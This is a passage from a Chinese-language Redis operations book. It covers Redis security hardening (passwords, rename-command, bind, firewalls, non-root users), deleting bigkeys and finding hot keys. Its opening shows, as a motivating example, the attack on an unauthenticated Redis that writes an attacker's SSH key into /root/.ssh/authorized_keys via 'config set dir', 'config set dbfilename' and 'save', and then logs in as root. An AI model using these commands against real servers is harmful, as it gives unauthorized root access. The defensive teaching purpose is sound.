redis-cli -h 123.16.xx.182 -p 6379 get crackit
"\n\n\nssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEAsgWAoHYwBcnAkPaGZ565wPQ0Ap3K7zrf2v9p
SqW+n8WqsbS+xNpvvcgeNT/fYYbnkUi1RUimCzs5FUSI1LRthwt4yvpMMbNnEX6J/0W/0nlqP
rzYf1P/cnYzEegKlcXHJ2AlRkukNPhMr+EkZVyxoJNLY+MB2kxVZ838z4U0ZamlPEgzy+zA+oF0
LTU5fj51fP0XL2JrQOGLb4nID73MvnROT4LGiyUNMcLt+/Tvrv/DtWbo3sduL6q/2Dj3VD0xGDl
kTNazdj+jOA1Jg1SH53Va34KqIAh2n0Ic+3y71eXV+WouCwkYrDiqqxaGZ7KKmPUjeHTLUEhT5Q
== root@zw_94_190\n\n\n"
```

5) 将Redis的dir设置为/root/.ssh目录，dbfilename设置为authorized_keys，执行save命令生成RDB文件，如下所示：

```
123.16.xx.182:6379> config set dir /root/.ssh
OK
123.16.xx.182:6379> config set dbfilename authorized_keys
OK
123.16.xx.182:6379> save
OK
```

此时机器B的/root/.ssh/authorized_keys包含了攻击者的公钥，之后攻击者就可以“为所欲为”了。

6) 此时机器A再通过SSH协议访问机器B，发现可以顺利登录：

```
[@zw_94_190 ~]# ssh root@123.16.xx.182
Last login: Mon Sep 19 08:42:55 2016 from 10.10.xx.192
```

登录后可以观察/root/.ssh/authorized_keys，可以发现它就是RDB文件：

```
#cat /root/.ssh/authorized_keys
REDIS0006tcrackitA
ssh-rsa AAAAB3NzaC1yc2EAAAQEAsgWAoHYwBcnAkPaGZ565wPQ0Ap3K7zrf2v9pHPSqW+n
8Wqsbs+xNpvvcgeNT/fYYbnkUi1RUiMCzs5FUSI1LRthwt4yvpMMbNnEX6J/0W/0nlqPgqrzY
f1P/cnYzEegK1cXHJ2AlRkukNPhMr+EkZVyxojNLy+MB2kxVZ838z4U0ZamlPEgzy+zA+oF0JLT
fj51fp0XL2JrQOGLb4nID73MvnROT4LGiyUNMcLt+/Tvrv/DtWbo3sduL6q/2Dj3VD0xGDl1kTN
zdj+jOA1Jg1SH53Va34KqIAh2n0Ic+3y7leXV+WouCwkYrDiqqxaGZ7KKmPUjeHTLUEhT5Q== r
@zw_xx_192
```

谁也不想自己的Redis以及机器就这样被攻击吧？本节我们来将介绍如何让Redis足够安全。

Redis的设计目标是一个在内网运行的轻量级高性能键值服务，因为是在内网运行，所以对于安全方面没有做太多的工作，Redis只提供了简单的密码机制，并且没有做用户权限的相关划分。那么，在日常对于Redis的开发和运维中要注意哪些方面才能让Redis服务不仅能提供高效稳定的服务，还能保证在一个足够安全的网络环境下运行呢？下面将从7个方面进行介绍。

12.3.1 Redis密码机制

1.简单的密码机制

Redis提供了requirepass配置为Redis提供密码功能，如果添加这个配置，客户端就不能通过redis-cli-h{ip}-p{port}来执行命令。例如下面启动一个密码为hello_redis_devops的Redis：

```
redis-server --requirepass hello_redis_devops
```

此时通过redis-cli执行命令会收到没有权限的提示：

```
# redis-cli  
127.0.0.1:6379> ping  
(error) NOAUTH Authentication required.
```

Redis提供了两种方式访问配置了密码的Redis：

·redis-cli-a参数。使用redis-cli连接Redis时，添加-a加密码的参数，如果密码正确就可以正常访问Redis了，具体操作如下：

```
# redis-cli -h 127.0.0.1 -p 6379 -a hello_redis_devops  
127.0.0.1:6379> ping  
PONG
```

·auth命令。通过redis-cli连接后，执行auth加密码命令，如果密码正确就可以正常访问Redis了，具体操作如下：

```
# redis-cli  
127.0.0.1:6379> auth hello_redis_devops  
OK  
127.0.0.1:6379> ping  
PONG
```

2.运维建议

这种密码机制能在一定程度上保护Redis的安全，但是在使用requirepass时候要注意一下几点：

- 密码要足够复杂（64个字节以上），因为Redis的性能很高，如果密码比较简单，完全是在一段时间内通过暴力破解来破译密码。
- 如果是主从结构的Redis，不要忘记在从节点的配置中加入masterauth（master的密码）配置，否则会造成主从节点同步失效。
- auth是通过明文进行传输的，所以也不是100%可靠，如果被攻击者劫持也相当危险。

12.3.2 伪装危险命令

1. 引入rename-command

Redis中包含了很多“危险”的命令，一旦错误使用或者误操作，后果不堪设想，例如如下命令：

·**keys**: 如果键值较多，存在阻塞Redis的可能性。

·**flushall/flushdb**: 数据全部被清除。

·**save**: 如果键值较多，存在阻塞Redis的可能性。

·**debug**: 例如**debug reload**会重启Redis。

·**config**: config应该交给管理员使用。

·**shutdown**: 停止Redis。

理论上这些命令不应该给普通开发人员使用，那有没有什么好的方法能够防止这些危险的命令被随意执行呢？Redis提供了**rename-command**配置解决这个问题。下面直接用一个例子说明**rename-command**的作用。例如当前Redis包含10000个键值对，现使用**flushall**将全部数据清除：

```
127.0.0.1:6379> flushall
OK
```

例如Redis添加如下配置：

```
rename-command flushall jlikfjalijl3i4j13jq134j
```

那么再执行flushall命令的话，会收到Redis不认识flushall的错误提示，说明我们成功地用rename-command对flushall命令做了伪装：

```
127.0.0.1:6379> flushall  
(error) ERR unknown command 'flushall'
```

而如果执行jlikfjalijl3i4jl3jq134（随机字符串），那么就可以实现flushall的功能了，这就是rename-command的作用，管理员可以对认为比较危险的命令做rename-command处理：

```
127.0.0.1:6379> jlikfjalijl3i4jl3jq134j  
OK
```

2.没有免费的午餐

rename-command虽然对Redis的安全有一定帮助，但是天下并没有免费的午餐。使用了rename-command时可能会带来如下麻烦：

- 管理员要对自己的客户端进行修改，例如jedis.flushall（）操作内部使用的是flushall命令，如果用rename-command后需要修改为新的命令，有一定的开发和维护成本。
- rename-command配置不支持config set，所以在启动前一定要确定哪些命令需要使用rename-command。
- 如果AOF和RDB文件包含了rename-command之前的命令，Redis将无法启动，因为此时它识别不了rename-command之前的命令。
- Redis源码中有一些命令是写死的，rename-command可能造成Redis无法

正常工作。例如Sentinel节点在修改配置时直接使用了config命令，如果对config使用rename-command，会造成Redis Sentinel无法正常工作。

3.最佳实践

在使用rename-command的相关配置时，需要注意以下几点：

- 对于一些危险的命令（例如flushall），不管是内网还是外网，一律使用rename-command配置
- 建议第一次配置Redis时，就应该配置rename-command，因为rename-command不支持config set。
- 如果涉及主从关系，一定要保持主从节点配置的一致性，否则存在主从数据不一致的可能性。

12.3.3 防火墙

可以使用防火墙限制输入和输出的IP或者IP范围、端口或者端口范围，在比较成熟的公司都会对有外网IP的服务器做一些端口的限制，例如只允许80端口对外开放。因为一般来说，开放外网IP的服务器中Web服务器比较多，但通常存储服务器的端口无需对外开放，防火墙是一个限制外网访问Redis的必杀技。

12.3.4 bind

1.对于bind的错误认识

很多开发者在一开始看到bind的这个配置时都是这么认为的：指定Redis只接收来自于某个网段IP的客户端请求。

但事实上bind指定的是Redis和哪个网卡进行绑定，和客户端是什么网段没有关系。例如使用ifconfig命令获取当前网卡信息如下：

```
eth0      Link encap:Ethernet Hwaddr 90:B1:1C:0B:18:02
          inet addr:10.10.xx.192 Bcast:10.10.xx.255 Mask:255.255.255.0
          ...
eth1      Link encap:Ethernet Hwaddr 90:B1:1C:0B:18:03
          inet addr:220.181.xx.123 Bcast:220.181.xx.255 Mask:255.255.255.0
          ...
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          ...
```

包含了三个IP地址：

- 内网地址：10.10.xx.192
- 外网地址：220.181.xx.123
- 回环地址：127.0.0.1

如果当前Redis配置了bind10.10.xx.192，那么Redis访问只能通过10.10.xx.192这块网卡进入，通过redis-cli-h220.181.xx.123-p6379和本机redis-cli-h127.0.0.1-p6379都无法连接到Redis。会收到如下操作提示：

```
# redis-cli -h 220.181.xx.123 -p 6379
Could not connect to Redis at 220.181.xx.123:6379: Connection refused
```

只能通过10.10.xx.192作为redis-cli的参数：

```
# redis-cli -h 10.10.xx.192
10.10.xx.192:6379> ping
PONG
```

bind参数可以设置多个，例如下面的配置表示当前Redis只接受来自10.10.xx.192和127.0.0.1的网络流量：

```
bind 10.10.xx.192 127.0.0.1
```



运维提示

Redis3.0中bind默认值为“”，也就是不限制网卡的访问，但是在Redis3.2中必须显示的配置bind0.0.0.0才可以达到这种效果。

2.建议

经过上面的实验以及对于bind的认识，可以得出如下结论：

- 如果机器有外网IP，但部署的Redis是给内部使用的，建议去掉外网网卡或者使用bind配置限制流量从外网进入。
- 如果客户端和Redis部署在一台服务器上，可以使用回环地址（127.0.0.1）。
- bind配置不支持config set，所以尽可能在第一次启动前配置好。

Redis3.2提供了protected-mode配置（默认开启），它的含义可以用如下伪代码解释。

```
if (protected-mode && !requirepass && !bind) {  
    Allow only 127.0.0.1,::1 or socket connections  
    Deny (with the long message ever!) others  
}
```

如果当前Redis没有配置密码，没有配置bind，那么只允许来自本机的访问，也就是相当于配置了bind127.0.0.1。

12.3.5 定期备份数据

天有不测风云，假如有一天Redis真的被攻击了（清理了数据，关闭了进程），那么定期备份的数据能够在一定程度挽回一些损失，定期备份持久化数据是一个比较好的习惯。

12.3.6 不使用默认端口

Redis的默认端口是6379，不使用默认端口从一定程度上可降低被入侵者发现的可能性，因为入侵者通常本身也是一些攻击程序，对目标服务器进行端口扫描，例如MySQL的默认端口3306、Memcache的默认端口11211、Jetty的默认端口8080等都会被设置成攻击目标，Redis作为一款较为知名的NoSQL服务，6379必然也在端口扫描的列表中，虽然不设置默认端口还是有可能被攻击者入侵，但是能够在一定程度上降低被攻击的概率。

12.3.7 使用非root用户启动

root用户作为管理员，权限非常大。如果被入侵者获取root权限后，就可以在这台机器以及相关机器上“为所欲为”了。笔者建议在启动Redis服务的时候使用非root用户启动。事实上许多服务，例如Resin、Jetty、HBase、Hadoop都建议使用非root启动。

12.4 处理bigkey

bigkey是指key对应的value所占的内存空间比较大，例如一个字符串类型的value可以最大存到512MB，一个列表类型的value最多可以存储232-1个元素。如果按照数据结构来细分的话，一般分为字符串类型bigkey和非字符串类型bigkey。

- 字符串类型：体现在单个value值很大，一般认为超过10KB就是bigkey，但这个值和具体的OPS相关。

- 非字符串类型：哈希、列表、集合、有序集合，体现在元素个数过多。

bigkey无论是空间复杂度和时间复杂度都不太友好，下面我们将介绍它的危害。



注意

因为非字符串数据结构中，每个元素实际上也是一个字符串，但这里只讨论元素个数过多的情况。

12.4.1 bigkey的危害

bigkey的危害体现在三个方面：

· **内存空间不均匀（平衡）**：例如在Redis Cluster中，bigkey会造成节点的内存空间使用不均匀。

· **超时阻塞**：由于Redis单线程的特性，操作bigkey比较耗时，也就意味着阻塞Redis可能性增大。

· **网络拥塞**：每次获取bigkey产生的网络流量较大，假设一个bigkey为1MB，每秒访问量为1000，那么每秒产生1000MB的流量，对于普通的千兆网卡（按照字节算是128MB/s）的服务器来说简直是灭顶之灾，而且一般服务器会采用单机多实例的方式来部署，也就是说一个bigkey可能会对其他实例造成影响，其后果不堪设想。图12-3演示了网络带宽被bigkey占用的瞬间。




图12-3 bigkey造成网络拥塞示意图

bigkey的存在并不是完全致命的，如果这个bigkey存在但是几乎不被访问，那么只有内存空间不均匀的问题存在，相对于另外两个问题没有那么重要紧急，但是如果bigkey是一个热点key（频繁访问），那么其带来的危害不可想象，所以在实际开发和运维时一定要密切关注bigkey的存在。

12.4.2 如何发现

redis-cli--bigkeys可以命令统计bigkey的分布，但是在生产环境中，开发和运维人员更希望自己可以定义bigkey的大小，而且更希望找到真正的bigkey都有哪些，这样才可以去定位、解决、优化问题。判断一个key是否为bigkey，只需要执行debug object key查看serializedlength属性即可，它表示key对应的value序列化之后的字节数，例如我们执行如下操作：

```
127.0.0.1:6379> debug object key
Value at:0x7fc06c1b1430 refcount:1 encoding:raw serializedlength:1256350 lru:11
lru_seconds_idle:20
```

可以发现serializedlength=11686193字节，约为1M，同时可以看到encoding是raw，也就是字符串类型，那么可以通过strlen来看一下字符串的字节数为2247394字节，约为2MB：

```
127.0.0.1:6379> strlen key
(integer) 2247394
```

serializedlength不代表真实的字节大小，它返回对象使用RDB编码序列化后的长度，值会偏小，但是对于排查bigkey有一定辅助作用，因为不是每种数据结构都有类似strlen这样的方法。

在实际生产环境中发现bigkey的两种方式如下：

- 被动收集**：许多开发人员确实可能对bigkey不了解或重视程度不够，但是这种bigkey一旦大量访问，很可能就会带来命令慢查询和网卡跑满问题，开发人员通过对异常的分析通常能找到异常原因可能是bigkey，这种方式虽

然不是被笔者推荐的，但是在实际生产环境中却大量存在，建议修改Redis客户端，当抛出异常时打印出所操作的key，方便排查bigkey问题。

· **主动检测**: scan+debug object: 如果怀疑存在bigkey，可以使用scan命令渐进的扫描出所有的key，分别计算每个key的serializedlength，找到对应bigkey进行相应的处理和报警，这种方式是比较推荐的方式。



开发提示

- 如果键值个数比较多，scan+debug object会比较慢，可以利用Pipeline机制完成。
- 对于元素个数较多的数据结构，debug object执行速度比较慢，存在阻塞Redis的可能。
- 如果有从节点，可以考虑在从节点上执行。

12.4.3 如何删除

当发现Redis中有bigkey并且确认要删除时，如何优雅地删除bigkey？无论是什么数据结构，`del`命令都将其删除。但是相信通过上面的分析后你一定不会这么做，因为删除bigkey通常来说会阻塞Redis服务。下面给出一组测试数据分别对string、hash、list、set、sorted set五种数据结构的bigkey进行删除，bigkey的元素个数和每个元素的大小不尽相同。



注意

下面测试和服务器硬件、Redis版本比较相关，可能在不同的服务器上执行速度不太相同，但是能提供一定的参考价值

表12-3展示了删除512KB~10MB的字符串类型数据所花费的时间，总体来说由于字符串类型结构相对简单，删除速度比较快，但是随着value值的不断增大，删除速度也逐渐变慢。

表12-3 删除字符串类型耗时

key 类型	512KB	1MB	2MB	5MB	10MB
string	0.22ms	0.31ms	0.32ms	0.56ms	1ms

表12-4展示了非字符串类型的数据结构在不同数量级、不同元素大小下对bigkey执行`del`命令的时间，总体上看元素个数越多、元素越大，删除时间越长，相对于字符串类型，这种删除速度已经足够可以阻塞Redis。

表12-4 删除hash、list、set、sorted set四种数据结构不同数量不同元素大小的耗时

key 类型	10 万 (8 个字节)	100 万 (8 个字节)	10 万 (16 个字节)	100 万 (16 个字节)	10 万 (128 个字节)	100 万 (128 字节)
hash	51ms	950ms	58ms	970ms	96ms	2000ms
list	23ms	134ms	23ms	138ms	23ms	266ms
set	44ms	873ms	58ms	881ms	73ms	1319ms
sorted set	51ms	845ms	57ms	859ms	59ms	969ms

图12-4是表12-4的折线图，可以更加方便的发现趋势。

从上分析可见，除了string类型，其他四种数据结构删除的速度有可能很慢，这样增大了阻塞Redis的可能性。既然不能用del命令，那有没有比较优雅的方式进行删除呢，这时候就需要将第2章介绍的scan命令的若干类似命令拿出来：sscan、hscan、zscan。

1.string

对于string类型使用del命令一般不会产生阻塞：

```
del bigkey
```




图12-4 删 除 hash、list、set、sorted set 四种数据结构不同数量不同元素大小的耗时

2.hash、list、set、sorted set

下面以hash为例子，使用hscan命令，每次获取部分（例如100个）field-value，再利用hdel删除每个field（为了快速可以使用Pipeline）：

```
public void delBigHash(String bigKey) {
    Jedis jedis = new Jedis("127.0.0.1", 6379);
    // 游标
    String cursor = "0";
    while (true) {
        ScanResult<Map.Entry<String, String>> scanResult = jedis.hscan(bigKey,
            new ScanParams().count(100));
        // 每次扫描后获取新的游标
        cursor = scanResult.getStringCursor();
        // 获取扫描结果
        List<Entry<String, String>> list = scanResult.getResult();
        if (list == null || list.size() == 0) {
            continue;
        }
        String[] fields = getFieldsFrom(list);
        // 删除多个field
        jedis.hdel(bigKey, fields);
        // 游标为0时停止
        if (cursor.equals("0")) {
            break;
        }
    }
    // 最终删除key
    jedis.del(bigKey);
}
/**
 * 获取field数组
 * @param list
 * @return
 */
private String[] getFieldsFrom(List<Entry<String, String>> list) {
    List<String> fields = new ArrayList<String>();
    for(Entry<String, String> entry : list) {
        fields.add(entry.getKey());
    }
    return fields.toArray(new String[fields.size()]);
}
```



开发提示

请勿忘记每次执行到最后执行del key操作。

12.4.4 最佳实践思路

由于开发人员对Redis的理解程度不同，在实际开发中出现bigkey在所难免，重要的是，能通过合理的检测机制及时找到它们，进行处理。作为开发人员在业务开发时应注意不能将Redis简单暴力的使用，应该在数据结构的选择和设计上更加合理，例如出现了bigkey，要思考一下可不可以做一些优化（例如拆分数据结构）尽量让这些bigkey消失在业务中，如果bigkey不可避免，也要思考一下要不要每次把所有元素都拿出来（例如有时候仅仅需要hmget，而不是hgetall）。最后，可喜的是，Redis将在4.0版本支持lazy delete free的模式，那时删除bigkey不会阻塞Redis。

12.5 寻找热点key

热门新闻事件或商品通常会给系统带来巨大的流量，对存储这类信息的Redis来说却是一个巨大的挑战。以Redis Cluster为例，它会造成整体流量的不均衡，个别节点出现OPS过大的情况，极端情况下热点key甚至会超过Redis本身能够承受的OPS，因此寻找热点key对于开发和运维人员非常重要。下面就从四个方面来分析热点key。

1. 客户端

客户端其实是距离key“最近”的地方，因为Redis命令就是从客户端发出的，例如在客户端设置全局字典（key和调用次数），每次调用Redis命令时，使用这个字典进行记录，如下所示。

```
// 使用Guava的AtomicLongMap，记录key的调用次数
public static final AtomicLongMap<String> ATOMIC_LONG_MAP = AtomicLongMap.create();
String get(String key) {
    counterKey(key);
    ...
}
String set(String key, String value) {
    counterKey(key);
    ...
}
void counterKey(String key) {
    ATOMIC_LONG_MAP.incrementAndGet(key);
}
```

为了减少对客户端代码的侵入，可以在Redis客户端的关键部分进行计数，例如Jedis的Connection类中的sendCommand方法是所有命令执行的枢纽：

```
public Connection sendCommand(final ProtocolCommand cmd, final byte[]... args)
    // 从参数中获取key
    String key = analysis(args);
    // 计数
```

```
    counterKey(key);
    ...
}
```

同时为了防止ATOMIC_LONG_MAP过大，可以对其进行定期清理。

```
public void scheduleCleanMap() {
    ERROR_NAME_VALUE_MAP.clear();
}
```

使用客户端进行热点key的统计非常容易实现，但是同时问题也非常多：

- 无法预知key的个数，存在内存泄露的危险。
- 对于客户端代码有侵入，各个语言的客户端都需要维护此逻辑，维护成本较高。
- 只能了解当前客户端的热点key，无法实现规模化运维统计。

当然除了使用本地字典计数外，还可以使用其他存储来完成异步计数，从而解决本地内存泄露问题。但是另两个问题还是不好解决。

2.代理端

像Twemproxy、Codis这些基于代理的Redis分布式架构，所有客户端的请求都是通过代理端完成的，如图12-5所示。此架构是最适合做热点key统计的，因为代理是所有Redis客户端和服务端的桥梁。但并不是所有Redis都是采用此种架构。




图12-5 基于代理的热点key统计

3.Redis服务端

使用monitor命令统计热点key是很多开发和运维人员首先想到，monitor命令可以监控到Redis执行的所有命令，下面为一次monitor命令执行后部分结果：

```

1477638175.920489 [0 10.16.xx.183:54465] "GET" "tab:relate:kp:162818"
1477638175.925794 [0 10.10.xx.14:35334] "HGETALL" "rf:v1:84083217_83727736"
1477638175.938106 [0 10.16.xx.180:60413] "GET" "tab:relate:kp:900"
1477638175.939651 [0 10.16.xx.183:54320] "GET" "tab:relate:kp:15907"
...
1477638175.962519 [0 10.10.xx.14:35334] "GET" "tab:relate:kp:3079"
1477638175.963216 [0 10.10.xx.14:35334] "GET" "tab:relate:kp:3079"
1477638175.964395 [0 10.10.xx.204:57395] "HGETALL" "rf:v1:80547158_83076533"

```




图12-6 使用monitor命令统计热点key

如图12-6所示，利用monitor命令的结果就可以统计出一段时间内的热点key排行榜、命令排行榜、客户端分布等数据，例如下面的伪代码统计了最近10万条命令中的热点key：

```
// 获取10万条命令
List<String> keyList = redis.monitor(100000);
// 存入到字典中，分别是key和对应的次数
AtomicLongMap<String> ATOMIC_LONG_MAP = AtomicLongMap.create();
// 统计
for (String command : commandList) {
    ATOMIC_LONG_MAP.incrementAndGet(key);
}
// 后续统计和分析热点key
statHotKey(ATOMIC_LONG_MAP);
```

Facebook开源的redis-faina^[1]正是利用上述原理使用Python语言实现的，例如下面获取最近10万条命令的热点key、热点命令、耗时分布等数据。为了减少网络开销以及加快输出缓冲区的消费速度，monitor尽可能在本机执行。

```
redis-cli -p 6380 monitor | head -n 100000 | ./redis-faina.py
Overall Stats
```

```
=====
Lines Processed          50000
Commands/Sec             900.48
Top Prefixes
=====
tab      27565  (55.13%)
rf       15111  (30.22%)
ugc      2051   (4.10%)
...
Top Keys
=====
tab:relate:kp:9350      2110    (4.22%)
tab:relate:kp:15907     1594    (3.19%)
...
Top Commands
=====
GET      25700  (51.40%)
HGETALL 15111  (30.22%)
...
Command Time (microsecs)
=====
Median   622.75
75%      1504.0
90%      2820.0
99%      6798.0
```

此种方法会有两个问题：

- 本书多次强调monitor命令在高并发条件下，会存在内存暴增和影响Redis性能的隐患，所以此种方法适合在短时间内使用。
- 只能统计一个Redis节点的热点key，对于Redis集群需要进行汇总统计。

4.机器

4.1节我们介绍过，Redis客户端使用TCP协议与服务端进行交互，通信协议采用的是RESP。如果站在机器的角度，通过对机器上所有Redis端口的TCP数据包进行抓取完成热点key的统计，如图12-7所示。

此种方法对于Redis客户端和服务端来说毫无侵入，是比较完美的方案，但是依然存在两个问题：

· 需要一定的开发成本，但是一些开源方案实现了该功能，例如 ELK（ElasticSearch Logstash Kibana）体系下的packetbeat^[2]插件，可以实现对Redis、MySQL等众多主流服务的数据包抓取、分析、报表展示。

· 由于是以机器为单位进行统计，要想了解一个集群的热点key，需要进行后期汇总。

最后通过表12-5给出上述四种方案的特点。

